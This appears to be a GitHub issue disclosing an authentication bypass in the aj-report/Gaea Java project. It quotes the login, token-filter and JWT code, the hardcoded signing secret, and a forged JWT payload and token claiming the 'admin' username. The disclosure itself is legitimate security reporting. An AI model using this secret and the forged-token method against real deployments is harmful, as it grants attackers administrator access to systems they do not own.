

New issue

[Jump to bottom](#)

Authentication Bypass vulnerability #7

🔍 Open S2eTo opened this issue on Oct 15 · 0 comments

S2eTo commented on Oct 15 • edited ▼

这是英文的漏洞报告，中文的在(This is the English report, the Chinese report is in): [身份验证绕过漏洞](#)

Description

The program uses a fixed JWT key, and the stored Redis key uses username format characters. Any user who has logged in within an hour. JWT Token can be forged with his username to bypass authentication

Login API

com.anjplus.template.gaea.business.modules.accessuser.controller.AccessUserController#login

```

93  /**
94   * 简单实现登录
95   * @param dto
96   * @return
97   */
98  @PostMapping("/{login}")
99  public ResponseBean login(@RequestBody @Validated GaeaUserDto dto) {
100      return responseSuccessWithData(accessUserService.login(dto));
101  }

```

Make redis key of format username, Although uuid is used, uuid is not involved in authentication.

com.anjplus.template.gaea.business.modules.accessuser.service.impl.AccessUserServiceImpl#login

com.anjplus.template.gaea.business.constant.BusinessConstant#GAEA_SECURITY_LOGIN_TOKEN

```
String loginName = gaeaUserDto.getLoginName();
String password = gaeaUserDto.getPassword();

// 1. 判断用户是否存在
LambdaQueryWrapper<AccessUser> wrapper = Wrappers.LambdaQuery();
wrapper.eq(AccessUser::.getLoginName, loginName);
AccessUser accessUser = accessUserMapper.selectOne(wrapper);
if (null == accessUser) {
    throw BusinessExceptionBuilder.build(ResponseCode.LOGIN_ERROR);
}

// 2. 密码错误
if (!accessUser.getPassword().equals(MD5Util.encrypt(password))) {
    throw BusinessExceptionBuilder.build(ResponseCode.USER_PASSWORD_ERROR);
}

// 3. 如果该用户登录未过期, 这里允许一个用户在多个终端登录
String tokenKey = String.format(BusinessConstant.GAEA_SECURITY_LOGIN_TOKEN, loginName);
String token = "";
GaeaUserDto gaeaUser = new GaeaUserDto();
if (cacheHelper.exists(tokenKey)) {
    token = cacheHelper.getString(tokenKey);
} else {
    // 生成用户token
    String uuid = GaeaUtils.UUID();
    token = jwtBean.createToken(loginName, uuid, type: 0, GaeaConstant.TENANT_CODE);
    cacheHelper.setStringSet(tokenKey, token, seconds: 3600);
}

// report-master - BusinessConstant.java [aj-report]
src > main > java > com > anjplus > template > gaea > business > cr
BusinessConstant.java x
30 /**
31  * 用户登录的token缓存key
32  */
33 String GAEA_SECURITY_LOGIN_TOKEN = "gaea:security:login:token:%s";
34
35 /**
36  * 用户登录的主信息缓存信息
```

Uses a fixed JWT secret key

spring-boot-gaea-2.0.5.RELEASE.jar!com.anji.plus.gaea.utils.JwtBean#createToken

spring-boot-gaea-2.0.5.RELEASE.jar!com.anji.plus.gaea.GaeaProperties.Security#getJwtSecret

```
public String createToken(String username, String uuid, Integer type, String tenantCode) {
    String token = JWT.create()
        .withExpiresAt(GaeaDateUtils.toDate(LocalDate.now().plusHours(4)))
        .withClaim("username", username)
        .withClaim("uuid", uuid)
        .withClaim("type", type)
        .withClaim("tenant", tenantCode)
        .sign(Algorithm.HMAC256(gaeaProperties.getSecurity().getJwtSecret()));
    return token;
}

// 根据用户名、角色、权限、菜单等信息生成token

public void setScanAnnotation(boolean scanAnnotation) { this.scanAnnotation = scanAnnotation; }
public void setPermitAll(boolean permitAll) { this.permitAll = permitAll; }
public List<String> getWhitelist() { return whitelist; }
public void setWhitelist(List<String> whitelist) { this.whitelist = whitelist; }
public String getJwtSecret() {
    return jwtSecret;
}
private String jwtSecret = "anji_plus_gaea_p@ss1234";
public void jwt解密
public Long
```

TokenFilter for authentication

com.anjplus.template.gaea.business.filter.TokenFilter#doFilter

```

123 // 获取token
124 String token = request.getHeader("Authorization");
125 if (StringUtils.isBlank(token)) {
126     error(response);
127     return;
128 }
129
130 // 判断token是否过期
131 String loginName = jwtBean.getUsername(token);
132 String tokenKey = String.format(BusinessConstant.GAEA_SECURITY_LOGIN_TOKEN, loginName);
133 String userKey = String.format(BusinessConstant.GAEA_SECURITY_LOGIN_USER, loginName);
134 if (!cacheHelper.exists(tokenKey)) {
135     error(response);
136     return;
137 }
138
139 String gaeaUserJsonStr = cacheHelper.stringGet(userKey);
140
141 // 判断用户是否有该url的权限
142 if (!BusinessConstant.USER_ADMIN.equals(loginName)) {
143     AtomicBoolean authorizeFlag = authorize(request, gaeaUserJsonStr);
144     if (!authorizeFlag.get()) {
145         authError(response); // 无权限
146         return;
147     }
148 }

```

Forge different users' Tokens by modifying the username field


```

{
    "type": 0,
    "uuid": "",
    "tenant": "tenantCode",
    "username": "admin"
}

```

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ0eXB1IjowLCJ1dWlkIjoiIiwidGVuYW50IjoidGVuYW50Q29kZSIsInVzZXJu





S2eTo mentioned this issue on Oct 15

身份验证绕过漏洞 #8



Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

